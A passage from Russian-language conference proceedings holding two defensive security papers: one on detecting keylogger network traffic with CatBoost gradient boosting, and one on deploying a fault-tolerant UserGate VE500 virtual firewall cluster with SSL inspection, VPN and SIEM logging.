Введение. Рост числа киберугроз, связанных с кейлоггерами, требует разработки эффективных методов автоматического анализа сетевого трафика [1]. Так как, по итогам 2024 года было выявлено увеличение компьютерных воздействий на критическую информационную инфраструктуру [2, 3]. Традиционные сигнатурные методы уступают машинному обучению в обнаружении новых угроз. В данной работе исследуется применение градиентного бустинга (CatBoost) для классификации трафика на основе статистических признаков.

В рамках проведенного исследования был использован массив данных Keylogger Detection [4], содержащий 523 617 наблюдений и 86 признаков, характеризующих параметры сетевого трафика. Исходный набор данных включал как количественные показатели (временные характеристики потоков, частотные параметры пакетной передачи), так и категориальные атрибуты (идентификаторы протоколов, адресную информацию).

На этапе предварительной обработки данных был реализован комплекс следующих процедур:

1. Исключение высококардинальных признаков, включая уникальные идентификаторы потоков, IP-адреса и номера портов, что обусловлено их низкой информативностью для задач классификации и потенциальной возможностью вызывать эффект переобучения модели [5].
2. Устранение статистически незначимых параметров, в частности временных меток и служебных флагов TCP-протокола.
3. Обработка пропущенных значений осуществлялась дифференцированно:
   - для категориальных признаков применялась замена на строковое значение 'missing';
   - числовые параметры заполнялись средними значениями соответствующих распределений.
4. Категоризация ключевых признаков позволила перейти от непрерывных величин к дискретным интервальным значениям, отражающим типичные режимы функционирования сети (низкоинтенсивный, средний и высокоинтенсивный трафик).

Для программного отбора данных была определена метка, находящаяся в последнем столбце таблицы, которая в дальнейшем была преобразована в флаг «1» — активность кейлоггера (Keylogger), «0» — нормальный трафик (Benign). Отобраны и удалены константные признаки, скорректированы типы данных для корректной работы программы. Также было произведено масштабирование данных, помогающее верно определять зависимости между признаками.

В основной предобработке данных были использованы методы Спирмена [6], Пирсона [7] и ANOVA [8]. Первые два отвечают за монотонную и линейную связи соответственно, в то время как третий вариант сравнивает и делает выводы о важности признаков на основе нескольких групп.

На основании выбранного топа признаков был проведен анализ с помощью рекурсивного удаления признаков (recursive feature elimination, RFE) и взаимной информации между признаками (Mutual Information). Далее, из полученного набора признаков создавалось множество, для избежания повторов. Последний блок посвящен обучению модели и сохранению данных для передачи на дальнейший анализ.

Для решения поставленной задачи бинарной классификации сетевого трафика был выбран алгоритм CatBoost, относящийся к семейству градиентного бустинга на деревьях решений. Выбор данного алгоритма обусловлен его доказанной эффективностью при работе с категориальными признаками, что особенно актуально для рассматриваемой задачи анализа сетевого трафика [9]. Категориальная природа многих сетевых параметров, таких как типы протоколов или характеристики потоков данных, требует специальных подходов к обработке, которые CatBoost реализует наиболее эффективно благодаря встроенным механизмам обработки категориальных переменных без необходимости их предварительного кодирования.

Процедура оптимизации гиперпараметров модели осуществлялась методом рандомизированного поиска с использованием кросс-валидации [10]. В ходе исследования рассматривались параметры, представленные в Таблица 7. Такой подход к настройке гиперпараметров позволил найти оптимальный баланс между сложностью модели и ее обобщающей способностью.

Таблица 7

Использованные диапазоны гиперпараметров модели

Гиперпараметр	Тестируемые значения
Глубина деревьев	4, 6, 8, 10
Скорость обучения	0.01, 0.5, 0.1
Количество итераций	100, 200, 300
Коэффициент L2-регуляризации	1, 3, 5, 7
Граница разбиения для категориальных признаков	32, 64 128

Процесс обучения модели включал несколько ключевых этапов. На первом этапе осуществлялось разделение исходной выборки на обучающую (70%), валидационную (10%) и тестовую (20%) подвыборки с сохранением баланса классов. Для контроля переобучения применялся критерий ранней остановки,

активирующийся при отсутствии улучшения точности на валидационной выборке в течение 50 последовательных итераций. На протяжении всего процесса обучения осуществлялся мониторинг ключевых метрик качества, включая аккуратность (accuracy), точность (precision), полнота (recall) и F-меру (F1-score), что позволяло оперативно оценивать эффективность модели на различных этапах обучения.

Важным аспектом предложенного подхода стал анализ важности признаков, проведенный для обеспечения интерпретируемости результатов модели. Помимо использования встроенных механизмов CatBoost, был применен применен подход, позволяющий количественно оценить индивидуальный вклад каждого признака в результирующий прогноз.

В Таблица 8 представлены наиболее значимые признаки, которые были идентифицированы как ключевые. Это особенно критично для задач информационной безопасности, где необходимо не только обнаружить угрозу, но и понять причины принятия решения.

Таблица 8

Интерпретация наиболее значимых признаков

Признак	Интерпретация
Bwd Packet Length Std	Низкое значение может указывать на регулярную передачу небольших порций данных, например, нажатий клавиш, что характерно для кейлоггера, в то время как обычный трафик более разнообразен.
Total Length of Bwd Packets	Кейлоггеры часто пересылают собранные данные на сервер злоумышленника, формируя заметный объем исходящего трафика.
Subflow Fwd Bytes	Помогает оценить, является ли сессия коротким «звонком домой», что типично для работы кейлоггеров, или длительной передачей данных, характерной для веб серфинга.
Fwd IAT Std	Кейлоггеры могут отправлять данные с предсказуемыми или квантованными интервалами, в отличие от хаотичного человеческого ввода.
Average Packet Size	Маленький средний размер пакета может быть индикатором передачи одиночных символов, а не крупных блоков данных.
Flow Bytes/s	Низкая или неестественно стабильная скорость передачи данных может быть признаком фоновой активности вредоносной программы.
Init_Win_bytes_forward	Может отличаться из-за специфической реализации сетевого стека вредоносного ПО.
Max Packet Length	Установление связи с центром управления (C2) требует передачи крупных пакетов, тогда как украденные данные чаще всего пересылаются небольшими порциями.
Packet Length Variance	Высокая дисперсия типична для легитимного трафика — смесь больших и маленьких пакетов, тогда как низкая может указывать на монотонную передачу данных кейлоггером.
Active Mean	Характеризует продолжительность активных сессий. Короткие, но частые сессии могут быть аномальными.

Полученные значения важности признаков согласуются с теоретическими представлениями о значимости различных характеристик сетевого трафика для обнаружения вредоносной активности [11].

Экспериментальные исследования продемонстрировали высокую эффективность предложенного подхода, достигнув F-меры 0.94 на тестовой выборке. Особого внимания заслуживают показатели качества для класса Keylogger, где значение precision составило 0.97 при recall 0.90, что свидетельствует о минимальном количестве ложных срабатываний при сохранении высокой доли верно идентифицированных угроз. Обобщающий показатель F1-меры на уровне 0.94 подтверждает сбалансированность модели по обоим классам. Детальный анализ матрицы ошибок (Рис. 1) выявил, что 0.06 нормального трафика ошибочно классифицировались как вредоносный. Сравнительная оценка с традиционными методами машинного обучения, включая логистическую регрессию и случайный лес, однозначно подтвердила преимущества CatBoost как по абсолютным показателям точности, так и по устойчивости к переобучению.



Рис. 1. Матрица ошибок

Заключение. Проведенный анализ выявил несколько аспектов, требующих доработки для повышения эффективности модели. В частности, дисбаланс классов в обучающей выборке приводит к снижению полноты обнаружения активности кейлоггеров. Еще одним направлением для улучшения является учет временных зависимостей в сетевом трафике. В текущей реализации модель анализирует признаки изолированно, без учета последовательностей событий. Интеграция методов обработки временных рядов, таких как рекуррентные нейронные сети или механизмы внимания, позволит выявлять сложные многоэтапные атаки, основанные на паттернах поведения. Также отмечается необходимость дальнейшей работы по автоматизации процесса категоризации признаков и оптимизации пороговых значений. Особую актуальность приобретает задача адаптации модели для работы в режиме реального времени, что потребует дополнительных исследований в области оптимизации вычислительной сложности алгоритма.

СПИСОК ЛИТЕРАТУРЫ

1. Левшун Д.А., Левшун Д.С. Подход к обнаружению клавиатурных шпионов на основе методов искусственного интеллекта // Информатизация и связь, № 3, 2023. С. 85-91. DOI: 10.34219/2078-8320-2023-14-3-85-91.
2. Levshun D., Chechulin A., Kotenko I., Chevalier Y. Design and verification methodology for secure and distributed cyber-physical systems. Proceedings of the 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS). IEEE, 2019. P. 1-5. DOI: 10.1109/NTMS.2019.8763814.
3. Национальный координационный центр по компьютерным инцидентам. [Электронный ресурс] URL: http://cert.gov.ru/ (дата обращения: 30.07.2025).
4. Subhadeep Chakraborty Keylogger Detection // Detection of Keylogger using Machine Learning and Deep Learning [Электронный ресурс]. URL: https://www.kaggle.com/datasets/subhajournal/keylogger-detection (дата обращения: 9.07.2025).
5. Paulauskas N., Auskalnis J. Analysis of data preprocessing influence on intrusion detection using NSL-KDD dataset // Open Conf. of eStream, 2017, pp. 1-5. DOI: 10.1109/eStream.017.7950325.
6. The SciPy community // SciPy API Statistical functions pearsonr // [Электронный ресурс] URL: https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.pearsonr.html (дата обращения: 15.07.2025).
7. The SciPy community // SciPy API Statistical functions spearmanr // [Электронный ресурс] URL: https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.spearmanr.html (дата обращения: 15.07.2025).
8. The SciPy community // SciPy API Statistical functions f_oneway // [Электронный ресурс] URL: https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.f_oneway.html (дата обращения: 16.07.2025).
9. Елистратова Е., Лунёв К. Градиентный бустинг // Учебник по машинному обучению [Электронный ресурс]. URL: .https://education.yandex.ru/handbook/ml/article/gradientnyj-busting (дата обращения: 30.07.2025).
10. Елистратова Е. Подбора гиперпараметров // Учебник по машинному обучению [Электронный ресурс]. URL: https://education.yandex.ru/handbook/ml/article/podbor-giperparametrov (дата обращения: 30.07.2025).
11. Зуев В.Н. Обнаружение аномалий сетевого трафика методом глубокого обучения // Программные продукты и системы. 2021. Т. 34. № 1. С. 091-097. DOI: 10.15827/0236-235X.133.091-097.

УДК 004.056.53

АНАЛИЗ СВОЙСТВ РАЗВЕРТЫВАНИЯ СРЕДЫ ВИРТУАЛИЗИРОВАННЫХ МЕЖСЕТЕВЫХ ЭКРАНОВ В ОРГАНИЗАЦИИ

Зуев Дмитрий Павлович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: dmitriy.molodec88@gmail.com

Аннотация. В статье рассматривается развёртывание виртуализированного межсетевого экрана UserGate VE500 (Virtual NGFW) в корпоративной сети. Проведён анализ функций и нормативных требований к решению: UserGate VE500 сертифицирован в России по 4-му классу защиты ФСТЭК и внесён в реестр отечественного ПО, поддерживает популярные платформы VMware, Hyper-V, KVM. Описана методика построения отказоустойчивого кластера из двух виртуальных UTM-узлов: конфигурация сетевых зон, динамическая маршрутизация (OSPF) и централизованный сбор логов. Настроены политики доступа и инспектирования трафика: статическая адресация, NAT, VPN-туннели, SSL-инспекция с корпоративным сертификатом, аутентификация пользователей через Captive Portal с LDAP и Kerberos. Результаты тестирования показали устойчивую работу кластера при эмуляции отказа узла, корректное переключение «активный–резервный» и сбор событий безопасности. Полученные данные свидетельствуют о целесообразности использования виртуального NGFW: высокая пропускная способность, наличие функций DPI/IPS/SSL и отсутствие аппаратных ограничений упрощают масштабирование и соответствие современным требованиям безопасности. Практическая значимость состоит в возможности тиражирования методики на учебных стендах и для дальнейших исследований по защите сетей.

Ключевые слова: виртуализация; виртуальный межсетевой экран; UserGate VE500; отказоустойчивый кластер; безопасность сети; DPI; IPS.

STUDY OF DEPLOYMENT PROPERTIES OF VIRTUALIZED FIREWALL ENVIRONMENTSIN AN ORGANIZATION

Zuev Dmitry
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: dmitriy.molodec88@gmail.com

Abstract. The article discusses deployment of the virtual Next-Generation Firewall UserGate VE500 in an enterprise network. We analyze the solution's capabilities and compliance: UserGate VE500 is certified in Russia at 4th protection class and included in the national software register, and it supports major virtualization platforms (VMware, Hyper-V, KVM). We describe the methodology for building a high-availability cluster of two virtual UTM nodes: network zoning, VRRP failover, dynamic routing (OSPF), and centralized log collection. Access control and traffic inspection policies were configured: static addressing, NAT, VPN tunnels, SSL decryption using a corporate certificate, and user authentication via a captive portal with LDAP and Kerberos. Test results confirmed stable cluster operation during node-failure simulation, correct active–standby switching, and successful collection of security events. The data indicate the feasibility of using a virtual NGFW: its high throughput integrated DPI/IPS/SSL functions, and lack of hardware constraints simplify scaling and meeting modern security requirements. The practical significance lies in the ability to reproduce the deployment methodology on training benches and for further network protection research.

Keywords: virtualization; virtual firewall; UserGate VE500; high-availability cluster; network security; DPI; IPS.

Введение. Рост числа и сложности сетевых атак требует внедрения многофункциональных средств периметральной защиты — Next-Generation Firewalls (NGFW), совмещающих классическую пакетную фильтрацию с глубоким анализом трафика (DPI), обнаружением и предотвращением вторжений (IDS/IPS), возможностями Web Application Firewall (WAF), системой управления уязвимостями и встроенными средствами шифрования и VPN [1]. Современные требования включают не только блокирование вредоносного трафика, но и идентификацию приложений и пользователей, контроль контента (URL-фильтрация, категоризация), предотвращение утечек данных и интеграцию с системами корреляции событий (SIEM) [2]. Переход к виртуализированным NGFW даёт предприятиям критические преимущества: гибкость развёртывания в облаках и на виртуальных платформах, оперативную масштабируемость без закупки специализированного оборудования, упрощённое тестирование и воспроизводимость конфигураций в лабораторных стендах [3]. Виртуальные решения позволяют строить учебные и исследовательские окружения, где меняются требования и конфигурации, а также применять автоматизированные средства развёртывания и оркестрации [4]. В настоящей работе UserGate VE500 рассматривается как типовой объект исследования: он поддерживает распространённые гипервизоры, включает модули DPI/IPS, SSL-инспекции, VPN и централизованного управления, и может быть использован как в корпоративных, так и в учебных средах. На основе экспериментального стенда представлены методика развёртывания, сценарии тестирования и результаты проверки работоспособности, отказоустойчивости и эффективности политик безопасности. Важно отметить, что помимо функциональности NGFW, для практического применения критично соответствие нормативным требованиям, возможность интеграции с корпоративными сервисами (LDAP/AD, PKI, SIEM) и удобство эксплуатации [5].

Постановка задачи и объекты исследования. Цель исследования — изучить и формализовать свойства развертывания среды виртуализированных межсетевых экранов в организации и разработать методику развёртывания отказоустойчивого кластера на базе UserGate VE500 с учётом нормативных требований, требований к эксплуатационной надёжности и практической применимости в учебном стенде. Задачи включают: анализ нормативно-технического окружения и классификаций средств защиты; проектирование типовой архитектуры с секционированием зон безопасности; разработку поэтапной процедуры развёртывания и тестирования; проверку механизмов отказоустойчивости, синхронизации конфигураций и поведения при пиковых нагрузках; выработку практических рекомендаций по интеграции с корпоративными сервисами и хранению ключей/сертификатов. Объект исследования — виртуализированный межсетевой экран как класс средств защиты; предмет — конкретная реализация UserGate VE500. Экспериментальная база — тестовая инфраструктура, включающая кластер виртуальных UTM/NGFW, систему централизованного управления и журналирования, тестовые подсети и генераторы трафика, развернутая на гипервизорах Proxmox/VMware/KVM.

Нормативно-технический контекст. Развёртывание средств защиты в организациях регламентируется требованиями по классификации и сертификации средств защиты информации, а также отраслевыми и локальными политиками безопасности. При выборе и внедрении виртуального NGFW необходимо учитывать: соответствие требованиям регуляторов для защиты персональных данных и критически важной инфраструктуры; наличие сертификатов и соответствующих профилей безопасности; требования к криптографии и хранению ключей; регламенты по логированию и архивированию событий [6]. Нормативная база вводит понятия типов и классов межсетевых экранов, позволяющие согласовать требования к их функционалу и уровню защищённости. На уровне практики это означает, что виртуальное решение должно поддерживать механизмы централизованного контроля, обеспечивать возможность аудита и отвечать требованиям по сегментации сетей, контролю доступа и защите каналов передачи данных. В ряде случаев также предъявляются дополнительные требования к устойчивости и резервированию инфраструктуры, что делает обязательным проектирование отказоустойчивых конфигураций и тестирование сценариев восстановления.

Архитектура решения и проектирование стенда. При проектировании следует придерживаться принципа разделения сети на зоны безопасности: External (Untrusted) — подключение к провайдеру/Интернету;

DMZ — публичные сервисы и серверы приложений; Internal (Trusted) — рабочие станции и серверы корпоративных приложений; Management — сеть для администрирования и мониторинга. Рекомендуемая архитектура кластеризованного развёртывания виртуального NGFW включает минимум два виртуальных узла в режиме Active/Standby (или Active/Active при задачах балансировки нагрузки), с механизмом виртуальных шлюзов (VRRP) для создания виртуального IP и автопереключения при отказе узла [7]. Для обмена маршрутной информацией и обеспечения гибкой топологии используется динамическая маршрутизация (OSPF/BGP) между NGFW и внешними маршрутизаторами.

Централизованное управление конфигурациями и коллекция журналов реализуются отдельными сервисами — сервером управления/консоли и сервером логирования/SIEM, что обеспечивает аудит, корреляцию событий и удобство администрирования [8]. Обязательные элементы конфигурации: выделенные виртуальные интерфейсы для зон, VLAN-модели на уровне гипервизора, корректные политики NAT/SNAT для выхода в Интернет, контролируемые правила доступа (ACL по приложению/пользователю), механизмы SSL-инспекции с корректной работой PKI и обработкой исключений для регламентированных сервисов. Для обеспечения безопасности управления следует выделять отдельную подсеть и опорную систему аутентификации (двухфакторную при необходимости).

Типовая архитектура сети с кластером UserGate VE500 иллюстрирует эти принципы: виртуальные узлы подключены к общим VLAN для DMZ/Trusted/Untrusted/Management, центральный лог-сервер собирает события по протоколу централизованного логирования, при этом для обеспечения масштабируемости и учебной воспроизводимости стенд предусматривает возможность быстрого разворачивания образов и создания шаблонов конфигурации. Типовая архитектура сети с кластером UserGate VE500 приведена на рис. 1.



Рис. 1. Типовая архитектура сети с кластером UserGate VE500

Методика развертывания представляет собой единый последовательный процесс, ориентированный на воспроизводимость, безопасность и управляемость: на этапе планирования выполняется детальная оценка требований к производительности (vCPU, RAM, I/O), расчёт дискового пространства и сетевых ресурсов, проектирование подсетей и VLAN для логического разделения зон (Management, Trusted, DMZ, Untrusted) и резервирование хостов гипервизора и каналов связи с учётом сценариев пикового трафика и допустимых задержек; далее проводится развёртывание образа UserGate VE500 на выбранном гипервизоре (OVF/OVA) с первичной настройкой интерфейсов управления, адресации Management и импортом лицензий, при этом рекомендуется ограничить доступ к интерфейсу управления по IP/ключам и сразу настроить централизованное логирование; следующим шагом формируется кластер отказоустойчивости путём назначения ролей Master/Backup, настройки синхронизации конфигураций и сессий между узлами и включения VRRP с назначением виртуальных IP для каждой зоны, при необходимости реализуя Active/Active режим с балансировкой сессий.

На рис. 2 показан вид кластера отказоустойчивости UserGate VE500 (UTM-1/UTM-2) с синхронизацией конфигураций и механизмом виртуального шлюза, в веб интерфейсе одного из межсетевых экранов.



Рис. 2. Кластер отказоустойчивости

Одновременно настраиваются сетевые сервисы и маршрутизация — включение DHCP для тестовой среды, корректная конфигурация NAT/SNAT для исходящих соединений и запуск протоколов динамической маршрутизации (OSPF/BGP) для обмена маршрутами и моделирования разрывов каналов; далее проектируются и внедряются политики безопасности и инспекции: формируются объекты и группы адресов, задаются правила доступа между сегментами на уровне приложений и пользователей, включаются DPI и IPS, настраивается фильтрация по URL-категориям и контенту, а также интеграция с антивирусными движками для проверки загружаемых файлов, при этом все политики сопровождаются детализированным логированием и определением приоритетов реакций (уведомление, блокировка, сегментация/изоляция); критически важным этапом является организация SSL/TLS-инспекции и управления сертификатами — импорт корпоративного CA, настройка политик дешифрования с продуманным массивом исключений для банковских и регламентированных сервисов, обеспечение безопасного хранения приватных ключей и процедур их ротации и обновления; для контроля доступа и учёта действий пользователей выполняется интеграция с LDAP/Active Directory, внедряется Captive Portal для гостевых пользователей и при необходимости настраивается Kerberos SSO для прозрачной аутентификации, при этом сбор сессионных и пользовательских данных организуется централизованно.

В рамках обеспечения удалённого доступа настраивается подсистема SSL-VPN: формируется глобальный портал, задаются политики авторизации и маршрутизации, проверяется возможность безопасного туннелирования пользовательских сессий.

На рис. 3 показано окно проверки доставки и установленной SSL-VPN-сессии, что подтверждает корректность настройки портала и доступности внутренних ресурсов для авторизованных пользователей.



Рис. 3. Проверка создания SSL-VPN-сессии и окно подключенного клиента

Параллельно разворачиваются подсистемы мониторинга и логирования с передачей событий в SIEM для корреляции, построения дашбордов и автоматизации оповещений и реагирования; завершает процесс комплексное тестирование и отладка — симуляция отказов (выключение мастера) и проверка корректного переключения на резервный узел без потери сессий, функциональная проверка DPI/IPS, URL-фильтрации, VPN и SSL-инспекции, нагрузочное тестирование для оценки пропускной способности, латентности и влияния включённых модулей на ресурсы гипервизора, сбор метрик (время переключения, потеря сессий, загрузка CPU/RAM) и анализ журналов; итогом является документирование всех процедур установки и восстановления, создание шаблонов конфигураций и материалов для обучения персонала, а также подготовка автоматизированных сценариев развёртывания для быстрой репликации учебного стенда [9].

Результаты эксперимента. На тестовом стенде была реализована описанная архитектура и методика. Получены следующие ключевые результаты: корректное формирование кластера Active/Standby с автоматической синхронизацией конфигураций; корректное переключение ролей при эмуляции отказа мастер-узла без критических разрывов сервисов; успешная работа DPI/IPS и SSL-инспекции при корректно настроенных исключениях; функционирование механизмов контроля приложений, URL-категорий и блокировки загрузки исполняемых файлов; централизованный сбор логов и фиксация инцидентов, пригодная для последующей корреляции в SIEM. Балансировка трафика в сочетании с динамической маршрутизацией обеспечивала устойчивость при смене внешних путей и демонстрировала предсказуемость реакций системы при поломках каналов. По результатам нагрузочных тестов наблюдалась зависимость пропускной способности от выделенных ресурсов гипервизора и включённых модулей инспекции, что подчёркивает необходимость планирования ресурсной составляющей при развертывании.

Практические выводы и рекомендации. Практический опыт подтвердил, что виртуальный NGFW позволяет гибко строить защиту периметра без значительных начальных аппаратных затрат, при этом сохраняя ключевые функции NGFW; для промышленного внедрения целесообразно организовать надёжное управление ключами и сертификатами с продуманными процедурами их ротации, резервного копирования и контроля доступа к приватным ключам, заранее сформировать и тщательно протестировать список исключений при SSL-инспекции во избежание нарушения работы регламентированных сервисов, предусмотреть резервирование физических хостов гипервизора и каналов связи наряду с развертыванием механизмов мониторинга состояния инфраструктуры и автоматических оповещений о сбоях, интегрировать систему с SIEM-решением для быстрой корреляции событий и автоматизации реакции на инциденты, применять инструменты автоматизации развёртывания и конфигурационного управления для воспроизводимого и масштабируемого развёртывания учебных и боевых стендов, а также документировать все процедуры, шаблоны и сценарии восстановления и регулярно проводить проверку аварийного восстановления и тестирование эксплуатационных процедур.

Заключение. Развёртывание среды виртуализированных межсетевых экранов на примере UserGate VE500 подтвердило практическую применимость виртуального NGFW как для корпоративных, так и для учебных инфраструктур. Предложенная методика проектирования и поэтапной настройки кластера обеспечивает отказоустойчивость, централизованное управление и необходимый набор функций безопасности — DPI, IPS, SSL-инспекция, VPN, интеграция с LDAP/AD и SIEM. Методика пригодна для тиражирования в учебных лабораториях и может служить основой для дальнейших исследований в областях автоматизации развёртывания, оптимизации политик безопасности и оценки устойчивости при современных типах атак [10].

СПИСОК ЛИТЕРАТУРЫ

1. Трещев И. А., Ватолина А. С. Анализ межсетевых экранов для защиты периметра локально-вычислительной сети // Материалы Международной научно-практической конференции «Производственные технологии будущего: от создания к внедрению».
2. Применение отечественного одноплатного компьютера Repka Pi 3 в контуре информационно-защищенной системы / С. В. Борисов, В. А. Севостьянов, Ю. В. Фомин, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей XII Международной научно-технической и научно-методической конференции. В 4-х т., Санкт-Петербург, 28 февраля 01 2023 года / Под редакцией С.И. Макаренк, сост. В.С. Елагин, Е.А. Аникевич. Т. 2. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 354-358.
3. Колосков Н.В., Прохоров А.С. Практика развёртывания систем информационной безопасности в виртуальной среде // Журнал прикладной информатики. 2024. № 2. С. 45-53.
4. Штеренберг, С. И. Моделирование защиты ассимиляционной памяти в среде обработки Больших данных // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № ъ 1. С. 48-54.
